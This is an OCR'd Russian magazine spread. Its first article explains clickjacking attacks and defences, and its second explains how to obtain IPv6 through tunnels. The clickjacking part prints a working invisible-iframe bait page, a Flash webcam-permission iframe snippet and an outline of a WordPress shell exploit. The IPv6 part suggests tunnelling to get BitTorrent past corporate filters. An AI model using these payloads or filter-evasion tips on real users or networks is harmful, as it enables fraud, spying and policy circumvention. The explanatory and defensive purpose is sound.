
Чтобы этот вопрос не застал тебя врасплох, разберемся с самим понятием кликджекинга. Если переводить click jacking дословно, то выйдет что-то вроде «угон кликов». Пользователь думает, что кликает в интересующем его месте сайта, но на самом деле осуществляет клик на совершенно другой странице! Как это возможно? Вспомним несколько невинных свойств HTML-разметки, которые используются повсеместно:

- веб-страница может содержать в себе другую страницу с помощью тега <iframe>;
- HTML-элемент может быть полностью видимым, полупрозрачным или невидимым;
- если HTML-элементы накладываются друг друга, то порядок наложения определяется с помощью специального параметра z-index.

Получается, любой HTML-элемент может находиться выше других элементов страницы и при этом быть невидимым! Учитывая, что таким элементом может быть страница, загруженная в iframe, сразу становится понятным подход, на котором строится атака. Злоумышленник открывает в невидимом iframe интересующую его веб-страницу и располагает его поверх той страницы, которая отображается в браузере пользователя. В результате жертва выполняет клик не на странице, где находится, а на невидимом iframe, который с помощью CSS-параметра opacity сделали невидимым и



Реализация кликджекинга для "угона" последовательности кликов



Спуфинг форм

разместили поверх других элементов с помощью параметра z-index. Важно, чтобы область страницы, куда, скорее всего, кликнет пользователь, совпадала с тем местом на невидимом сайте, где злоумышленник хочет получить клик. Для этого используется еще одно свойств CSS-разметки — абсолютное позиционирование.

КАК ЭТО ВЫГЛЯДИТ?

Для осуществления атаки пользователь заманивается на специально составленную страницу с внедренной clickjacking-нагрузкой. Возьмем самый банальный пример, когда жертве сообщается о непонятно откуда взявшемся выигрыше с предложением пройти по ссылке, чтобы узнать подробности:

```
<html> <h1 style="text-align:center">Большой куш</h1>
<p style="font-size: 38px;">Поздравляем! Вы миллионный
посетитель<br>За это вам полагается приз!</p>
<!-- Невидимый iframe поверх других элементов -->
<div style="z-index:10; opacity:0; position:absolute;
top:0px; ">
<iframe scrolling="no" style="width:800px; height:500px;"
src="http://www.bing.com/search?q=buy+kindle+amazon">
</iframe>
</div>
<!-- Зазывающая надпись и реклама на невидимом iframe
позиционируются друг под другом -->
<div style="position:absolute; top:200px; left:210px;">
<a href="#">Как получить приз?</a>
</div>
</html>
```


Если пользователь поведется и действительно нажмет на ссылку, то кликнет на рекламном объявлении с Bing'a. Таким образом злоумышленник получит переход на известный магазин и будет получать проценты с каждой следующей покупки пользователя. Вообще, клик по рекламным объявлениям и переходы по партнерским — основной способ монетизации кликджекинга. Атаку также часто используют для спама в социальных сетях, когда пользователь, ничего не подозревая, кликает на кнопки Retwit или Like, которые относятся к сообщениям, подсунутым ему злоумышленником. Но это не слишком интересно, перейдем лучше к действительно интересным кейсам использования кликджекинга.

КЛИКДЖЕКИНГ ДЛЯ ШЕЛЛА

Как тебе, например, такой вектор — получить с помощью кликджекинга веб-шелл на сервере? Еще недавно это было сложно представить, однако Эндрю Хортон опубликовал готовый сплоит, который легко проворачивает подобную атаку. Последняя, естественно, нацелена на конкретное веб-приложение, но зато какое — популярнейший блогерский движок WordPress. Возможность для атаки открывает даже не столько сам движок, сколько подключаемые расширения. Если ты когда-нибудь пользовался WordPress'ом, то тебе хорошо известно, насколько упрощена процедура установки аддонов. Прямо в админке сайта можно открыть репозиторий, выбрать расширение и на странице с описанием расширения нажать на кнопку Install Now (как, например, в Firefox). Открыть страницу для установки нужного расширения не проблема. Линк имеет стандартный вид http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&plugin=wp-gallery-remote, где в качестве параметра plugin указывается необходимое расширение. Получается, ничего не стоит подгрузить эту страницу в невидимый iframe и вынудить жертву нажать на заветную кнопку Install Now. Всего один клик — классический кликджекинг. Правда, расширение таким образом лишь устанавливается, но не активируется (не начинает работу). Не беда, зато мы точно знаем, что файлы аддона (распространяемые в виде zip-архива) распаковываются в строго определенную папку и становятся доступными через следующий URL: http://wordpress/wp-content/plugins/. Тут начинается вторая часть истории. Какой плагин устанавливать, чтобы получить профит? Вариант первый — добавить в репозиторий аддон с функционалом трояна. Вариант второй — найти уязвимый аддон и эксплуатировать его. Последнее оказалось проще, и Эндрю в своем PoC задействовал плагин SlidePress, в котором предварительно нашел эксплуатируемые XSS-уязвимости. Дальше уже дело техники, которое к кликджекингу имеет мало отношения. Однако подробности взлома (а для реализации атаки пришлось решить немало мелких загвоздок) доступны на сайте ресерчера (security-assessment.com). Защиту от кликджекинга разработчики WordPress внедрили лишь в версии 3.1.3 в мае 2011 года.

ПРОДВИНУТЫЕ ТЕХНИКИ КЛИКДЖЕКИНГА

Несмотря на впечатляющий результат (все-таки был получен шелл!), в ходе атаки использовалась самая банальная вариация clickjacking-атаки. Известны намного более изящные вариации. Злоумышленники



Заголовок «X-FRAME-OPTIONS» препятствует загрузке страницы в iframe

серьезно прокачали свои навыки в «угоне» кликов. Что еще можно сделать, чтобы расширить возможности для атаки?

- Можно заставить пользователя не просто кликнуть, но еще и перетащить нужный элемент. Например, перенести нужный текст в форму. Или еще вариант — перенести текст из iframe, тем самым получив возможность получить интересующие данные (скажем, скрытую информацию из социальных сетей).
- Можно вынудить пользователя ввести данные в форму (к примеру, пароль к аккаунту).
- Можно управлять скроллингом в iframe с помощью anchor-ссылок (http://example.com/#section), чтобы добиться еще более удобного позиционирования наложенного сайта.
- Невидимый iframe может следовать за курсором мыши (где бы пользователь ни выполнил клик, он будет перехвачен), чтобы не заморачиваться с позиционированием.
- Можно сделать так, чтобы пользователь выполнил последовательность кликов в нужных местах (часто какое-то действие требует не одного клика, а нескольких). К примеру, предложив ему сыграть в некое подобие игры.

Последний трюк использовался в недавней нашумевшей атаке на Flash Player, позволившей злоумышленнику получить доступ к камере и микрофону несмышленого посетителя ресурса. Остановимся на этом подробнее.

НЕПРАВОМЕРНЫЙ ДОСТУП К МИКРОФОНУ И ВЕБ-КАМЕРЕ

У Flash'а, как известно, есть доступ к микрофону и камере компьютера, что используется многими веб-приложениями. Интересный момент в том, что настройки приватности Flash Player'а можно вызывать прямо со страницы, нажав правой кнопкой мыши по SWF-объекту и выбрав меню «Параметры» или, еще проще, открыв специальный URL www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager02.html. Идея использовать кликджекинг, чтобы получить доступ к камере, впервые была реализована еще три года назад (демонстрация: bit.ly/sDR5Qv). Автору proof-of-concept тогда удалось запихнуть целую страницу с настройками в iframe и сделать ее невидимой. Пользователю предлагалось сыграть в примитивную игру, а каждый клик приближал злоумышленника к активации веб-камеры и микрофона. Adobe тогда очень быстро пофиксила возможность использовать кликджекинг, добавив защитный (так называемый framebusting) код в страницу настроек. С тех пор про эту историю все благополучно забыли.

Повторить опыт трехлетней давности недавно удалось смышленому студенту из Стэнфорда. Парень подумал: «Хорошо, Adobe не разрешает вставлять в iframe страницу с настройками, но почему не пробовать «заифреймить» только SWF-файл, который отвечает за настройки Flash Player?» И черт подери, это сработало!

КАК ЗАЩИТИТЬ ПРИЛОЖЕНИЕ ОТ КЛИКДЖЕКИНГА?

Плохие новости в том, что многие популярные веб-приложения уязвимы к кликджекингу. Хорошая новость в том, что при желании кликджекинг легко предотвратить. Обычно для защиты используются специальные JS-сценарии, которые препятствуют отображению страницы во фрейме. Такие сниппеты кода называют framebuster или framekiller, а выглядят они всегда очень просто:

```
if (top.location != location)
 top.location = self.location;
```


Обычно framebuster-скрипт состоит из условной конструкции, которая проверяет, не загружена ли страница во фрейме, и какого-то кода, который реализует контрдействие. К сожалению, подобную защиту несложно обойти, поэтому разработчики изобретают более сложные проверки, препятствующие проведению clickjacking-атак. Есть целое исследование (bit.ly/vYFL4x), где ресерчеры из Стэнфорда изучают различные виды framebuster-сниппетов и возможность их обхода. Самой достойной заготовкой для предотвращения атак, на их взгляд, является следующий сниппет:

```
<head>
<style> body { display : none;} </style>
</head>
<body>

<script>
if (self == top) {
 var theBody = document.getElementsByTagName('body')[0];
 theBody.style.display = "block";
} else {
 top.location = self.location;
}
</script>
```

Как бы там ни было, ни одну из таких JS-заготовок нельзя считать стопроцентной защитой от кликджекинга. Как же быть? О втором и более надежном способе защиты от этого типа атак позаботились разработчики браузеров, которые ввели в использование специальный заголовок X-FRAME-OPTIONS. С его помощью можно указать, можно ли страницу загружать во фрейме или нет! Он появился еще в 2009 году, а к сегодняшнему дню поддерживается всеми популярными браузерами (Internet Explorer, Safari, Firefox, Chrome). У X-FRAME-OPTIONS есть два режима. Первый — DENY — полностью запрещает возможность загружать страницу во фрейме. Второй — SAMEORIGIN — разрешает «фреймить» страницу только сайтам с тем же доменным именем. Защитный заголовок потихоньку начинают использовать все крупные проекты (тот же WordPress защитился от кликджекинга именно с его помощью). Но и у этого подхода есть ограничения. Во-первых, заголовок нужно вставлять на каждой странице. Во-вторых, может возникнуть проблема с мультидоменными сайтами, где могут понадобиться ифреймы (текущая реализация X-FRAME-OPTIONS не позволяет задать некий белый список разрешенных сайтов). И, в-третьих, заголовок легко может порезать прокси, через которую работает пользователь.


КАЖДЫЙ КЛИК ПРИБЛИЖАЛ ЗЛОУМЫШЛЕННИКА К АКТИВАЦИИ ВЕБ-КАМЕРЫ И МИКРОФОНА



Доступ к веб-камере получен. Вновь.

```
function refreshSettings(timeout) {
  window.setTimeout(function() {
    $('#settings').empty().append($('<iframe
allowtransparency="true" src="https://www.macrome-
dia.com/support/flashplayer/sys/settingsmanager2.
swf?defaultTab=privacy"></iframe>'));
    setSettingsVisibility();
  }, timeout);
}
```


Этот до неприличия простой ход позволил обойти установленный специалистами Adobe защитный JavaScript-код, препятствующий открывать настройки в iframe. Подгруженный с удаленного сервера SWF-файл позволил управлять локальными настройками веб-камеры и микрофона. Интересно, сколько человек до этого момента догадались сделать точно так же, но молчали? :) Демонстрация эксплуатации уязвимости доступна в блоге автора (www.feross.org/webcam-spy), а сам код PoC'а, который заточен под Mac'овские версии Firefox и Safari, выложен на GitHub (github.com/feross/webcam-spy). Чтобы заточить его под другие ОС и браузеры, нужно лишь «поиграть» с параметрами z-index и opacity SWF-файла, который находится в iframe. Забавно, что автор решился предать огласке уязвимость лишь спустя несколько недель с момента, когда отрапортовал об ошибке в Adobe. Ребята не очень торопились исправлять ситуацию. Зато компания быстро пофиксила баг (это произошло лишь в конце октября), как только такие известные издания как Wired и Gizmodo написали, что Flash позволяет злоумышленникам подсматривать за пользователями.



Настройки приватности Flash Player'a

СТРАШНО?

Конечно, кликджекинг, несмотря на все ухищрения, едва ли может сравниться по опасности с SQLi или, скажем, XSS. Однако он напрямую касается пользователя (и, по сути, является дополнительным инструментом к социальной инженерии). Уже по одной только этой причине неплохо бы понимать, как принципиально устроены такие атаки. Кстати, меры по защите от clickjacking'а могут быть предприняты как разработчиками веб-приложений (читай врезку), так и самими пользователями. Расширение для FireFox NoScript (addons.mozilla.org/ru/firefox/addon/noscript) уже давно имеет защиту от подобного вида атак. Опция ClearClick препятствует нажатиям по невидимым элементам, которые потенциально могут быть подсунуты злоумышленником. Увы, для других браузеров подобного расширения я не нашел. ⌶



Кликджекинг-сплоит для WordPress






IPv6: здесь и сейчас

КАК ПОЛУЧИТЬ IPV6-АДРЕС И ЗАЧЕМ ЭТО НУЖНО?

То, о чем давно говорили, случилось: свободные блокии IPv4-адресов закончились. Но кого это волнует? Тебя? Меня? Да едва ли. Большинству пользователей нет никакого дела, как там обстоят дела со свободными IPv4-адресами и когда провайдеры перейдут на IPv6. Скажу больше: последнее в ближайшее время не случится. Однако IPv6 можно использовать уже сейчас и получить от этого не только ощущение гиковости, но и вполне осязаемую выгоду.



uTorrent позволяет включить Teredo прямо из своих настроек


WWW

- **Сервис для проверки IPv6:** ipv6-test.com/speedtest
- **Провайдеры, нативно поддерживающие IPv6:** bit.ly/rHoc4B
- **Классная инструкция по настройке SixXS туннеля для всей локальной сети:** bit.ly/v0t0AC

ЗАЧЕМ?


Увеличенная емкость адресов за счет использования 128-битного адреса (2001:5c0:1400:a::68d) вместо 32-битного (65.148.151.124) — важнейшая особенность нового IPv6-протокола. Идея простая: IPv6-адресов с лихвой хватит всем, и уже никогда не придется их экономить. Но если уж честно, то Интернет отлично работает и сейчас, даже при наличии проблемы со свободными IPv4-адресами. Единственное, что получат пользователи с переходом на IPv6, — это реальный IP-адрес, который позволяет забыть NAT как страшный сон. Но этот бонус можно получить и сейчас, как и некоторые другие плюшечки. Остановимся на этом подробнее.

1. Статический реальный адрес для всех устройств, даже если ты работаешь через NAT. Провайдеры активно используют технологию NAT, благодаря которой IPv4-адреса еще не закончились. На деле это означает, что за одним белым (реальным) IP-адресом могут стоять сотни и тысячи устройств, которым выдан внутренний (серый) айпишник. Работа через NAT дает о себе знать: ты не можешь простым путем сделать сервис, доступный извне, а функционал многих приложений сильно страдает. Чтобы переслать файл в ICQ, один из участников обмена обязательно должен иметь белый IP-адрес, и это лишь один пример. Вместо того чтобы платить провайдеру за реальный айпишник (если это возможно), ты можешь получить его бесплатно в IPv6 уже сейчас. Такую услугу, к примеру, предоставляют туннельные брокеры, которые занимаются пробросом пакетов из IPv4 в IPv6 и обратно (подробнее о способах подключения IPv6 читай ниже). В этом случае ты получаешь не только один реальный адрес, а целую подсеть IPv6. Таким образом, для любого компьютера или устройства, к которым нужен доступ извне, теперь можно выдать отдельный реальный IPv6-адрес и не заниматься пробросом портов на роутере. Причем выделенный тебе диапазон IPv6 привязывается к твоему аккаунту, поэтому даже при смене провайдера (и соответственного IPv4-адреса) все твои настройки сохранятся.



Клиентская часть туннельного брокера

2. Возможность пробросить любой трафик через IPv6-туннель. Если ты находишься в корпоративной сети, где режется какой-то определенный тип трафика (например, BitTorrent), но IPv6 при этом пропускается, то этим грех не воспользоваться. Вычленить нежелательный трафик в такой ситуации сложно, как бы этого ни хотел админ. Суди сам. Внутри IP лежит UDP, внутри UDP лежит «завернутый» IPv6, в IPv6 лежат TCP- или UDP-пакеты, и уже в них может находиться тот самый нежелательный трафик. Каждый туннельный брокер, как мы позже выясним, использует свой способ «обертывания» IPv6-пакетов в IPv4 (точнее, UDPv4). Чтобы иметь возможность вырезать нежелательный трафик, ПО должно знать каждый из них. А что если завтра выйдет новый метод инкапсуляции IPv6-to-IPv4? К тому же, пакет IPv6 может резаться на кусочки и передаваться в разных UDPv4-пакетах: чтобы обработать эту ситуацию, фильтрующему ПО необходимо иметь большой буфер, чтобы склеивать оригинальные пакеты для анализа.
3. Более высокая скорость скачивания торрентов. Этот довод может показаться несущественным, но он особенно затрагивает нас — обычных пользователей. Как известно, torrent-клиенты, которые заходятся за NAT'ом, могут «общаться» только с теми клиентами, у которых есть белый IP-адрес (и поэтому имеющими возможность принимать подключения). Получив IPv6-адрес, любой клиент может стать полноценным участником обмена и начать взаимодействовать с большим количеством сидеров и личеров. Тут надо понимать, что количество пользователей, которые работают за NAT'ом, с каждым днем будет увеличиваться — таким образом провайдеры решают проблему свободных IP-адресов (а вовсе не путем перехода на IPv6, как это может показаться на первый взгляд). Большинство популярных torrent-клиентов уже поддерживают IPv6: uTorrent, Azureus, Transmission. Найти клиента в IPv6 возможно по DHT (работает не во всех клиентах), но лучше всего, если новый протокол поддерживает трекер. В протокол ответа трекера добавлено новое поле peers6, где в бинарном виде передается список адресов, по 18 байт (16 — адрес, 2 — порт).



Мы за NAT'ом. gogoCLIENT использует NAT Traversal, чтобы создать туннель



Наш IPv6- и IPv4-адреса. Как видишь, трафик идет через Канаду

Правда, пока IPv6-пиров не очень много, но их количество постоянно растет. Поддержку нового протокола включили пока не все трекеры, но thepiratebay.org и ipv6.nnm-club.ru — в этом списке.

4. Долговременные соединения. Для некоторых клиентов важно поддерживать соединение активным на протяжении долгого времени («ни единого разрыва», ага). Например, чтобы не подключаться заново к игровому серверу, где изящно написанный бот без устали «прокачивает» персонажа :). Некоторые провайдеры по разным причинам делают принудительный дисконнект раз в сутки. Избежать необходимости в переподключении к серверам позволяют те же самые брокерные туннели. В то время как происходит переподключение к провайдеру, IPv6-соединение остается активным.

ВАРИАНТЫ ПОДКЛЮЧЕНИЯ


Итак, главный вопрос — как начать использовать IPv6? Самый лучший расклад, но, увы, нереальный — это когда IPv6-адрес выдаст тебе сам провайдер. В этом случае систему, во-первых, проще всего настроить, во-вторых, это гарантирует минимальный пинг (нет посредников, не выполняются дополнительные операции по «обертыванию» данных), и, в-третьих, он банально надежнее других. Ты просто подключаешься к провайдеру, и все — так же, как и в случае с IPv4. Увы, провайдер, предоставляющий IPv6-адрес, в России, да и в целом по миру, — явление практически фантастическое. Счет пока идет на десятки во всем мире. На это есть много причин. Нормальной поддержки нового протокола нет не только во многом клиентском оборудовании, но и даже в серверном. Даже если производитель декларирует IPv6-совместимость, на практике она может работать очень косо. Провайдеры боятся и умеют считать деньги. Платить за IPv6 как услугу клиенты не готовы (им это на фиг не надо), а перевод всего оборудования и персонала обойдутся в астрономическую сумму. Вот и продолжают провайдеры подсаживать клиентов на NAT, чтобы уместиться в лимит IPv4-адресов, и так, бесспорно, будет продолжаться в ближайшие годы. Нам же остается использовать альтернативные способы получения заветного IPv6. Их несколько.

ТУННЕЛЬНЫЕ БРОКЕРЫ

Gogonet/Freenet6
gogonet.gogo6.com
Один из самых доступных туннельных брокеров, предлагающий различные типы туннелей, в том числе проприетарный протокол для обхода NAT. Подключение осуществляется через удобный GUI-клиент, при этом предоставляется /56-подсеть для других устройств в сети. Проверив полученный IPv6, становится ясно, что серверы находятся в Канаде, а это непременно создает задержки. Однако других точек входа нет.

Hurricane Electric IPv6
http://www.tunnelbroker.net
Отличный брокер, предоставляющий /48-подсеть IPv6-адресов. Плюс в том, что сервис имеет два десятка разбросанных по миру серверов (США, Великобритания, Германия, Франция, Нидерланды, Гонконг, Канада), а значит, можно выбрать туннельный сервер с минимальной для себя задержкой. Минус в том, что брокер поддерживает только статические туннели, для создания которых тебе обязательно нужен реальный IP.

SixXS
www.sixxs.net
AYIYA-туннель, предлагаемый этим брокером, пожалуй, один из наиболее достойных вариантов подключения к IPv6. Сервис может похвастаться разными типами туннелей (необязательно статических) и более 40 географически разбросанными серверами для подключения. Но будь готов к трудностям: все аккаунты проходят жесткую модерацию (желательно даже указывать свой аккаунт в LinkedIn), что может занять некоторое время. Рекомендую прочитать «10 шагов к IPv6» (bit.ly/snYfdm).



Тщательная проверка совместимости с IPv6-сетями

6to4
Если у тебя есть белый IPv4-адрес, то механизм 6to4 — определенно заслуживающий внимания вариант для приобщения к IPv6. В двух чертах расскажу, в чем суть. Для того чтобы 6to4-хосты могли отправлять пакеты в другие IPv6-сети, были созданы 6to4-ретрансляторы, которые подключены как к IPv4-сети, так и к IPv6-сети. Когда 6to4-хосту нужно отправить IPv6-пакет, он отправляет его по так называемому anycast-адресу 192.88.99.1. Ретранслятор, получив данные 6to4, извлекает IPv6-пакет и отправляет его по IPv6-сети. Звучит довольно просто, использовать подход еще проще. Ты поднимаешь 6to4-интерфейс и настраиваешь адрес в формате «2002:xxyy:zztt», где «xx.yy.zz.tt» — это IPv4-адрес, записанный в шестнадцатеричном виде, а маршрутизацию настраиваешь так, чтобы все исходящие пакеты «уходили» на 192.88.99.1. Вот и вся настройка. Плюс 6to4 в том, что связь между двумя пользователями 6to4 осуществляется не через туннельный сервер, а напрямую, с нулевой дополнительной задержкой, при этом самый близкий шлюз выбирается автоматически. Не нужно регистрироваться в каких-то системах, а и без того несложный процесс конфигурирования становится еще проще за счет автоматических генераторов настроек. Но есть важный момент. Если у тебя динамический IP-адрес, то при его смене будет меняться и IPv6. Поэтому удобнее всего 6to4 использовать со «статикой». Правда, эта услуга обычно предоставляется провайдером на платной основе, и мне, к примеру, обходится в 200 рублей в месяц.

Teredo
Многие пользователи не имеют не только статического, но и вообще белого IP-адреса, постоянно работая через NAT. В этом случае использовать 6to4 уже не выйдет — вместо этого можно задействовать технологию Teredo. Протокол передает IPv6-пакеты через сети IPv4 путем их инкапсуляции в UDP-дейтаграммы — в частности, через устройства, использующие NAT. Технология была разработана в Microsoft и очень проста в настройке, причем не только под Windows, но и nix-системы. Если ты используешь uTorrent, то можешь прямо в настройках программы найти кнопку «Install IPv6/Teredo» (разработчики uTorrent не только реализовали поддержку IPv6, но и всячески продвигают использование нового протокола). Поднять Teredo «ручками» несложно — всего двумя командами (речь идет о Vista/Windows 7):

```
ipv6 install
netsh int ipv6 set teredo client
```

Под никсами же надо поднять одну из альтернативных (и, как правило, открытых) реализаций протокола Teredo (например, Miredo):

```
sudo apt-get install miredo
```

ЧТО НАДО ЗНАТЬ ОБ IPV6

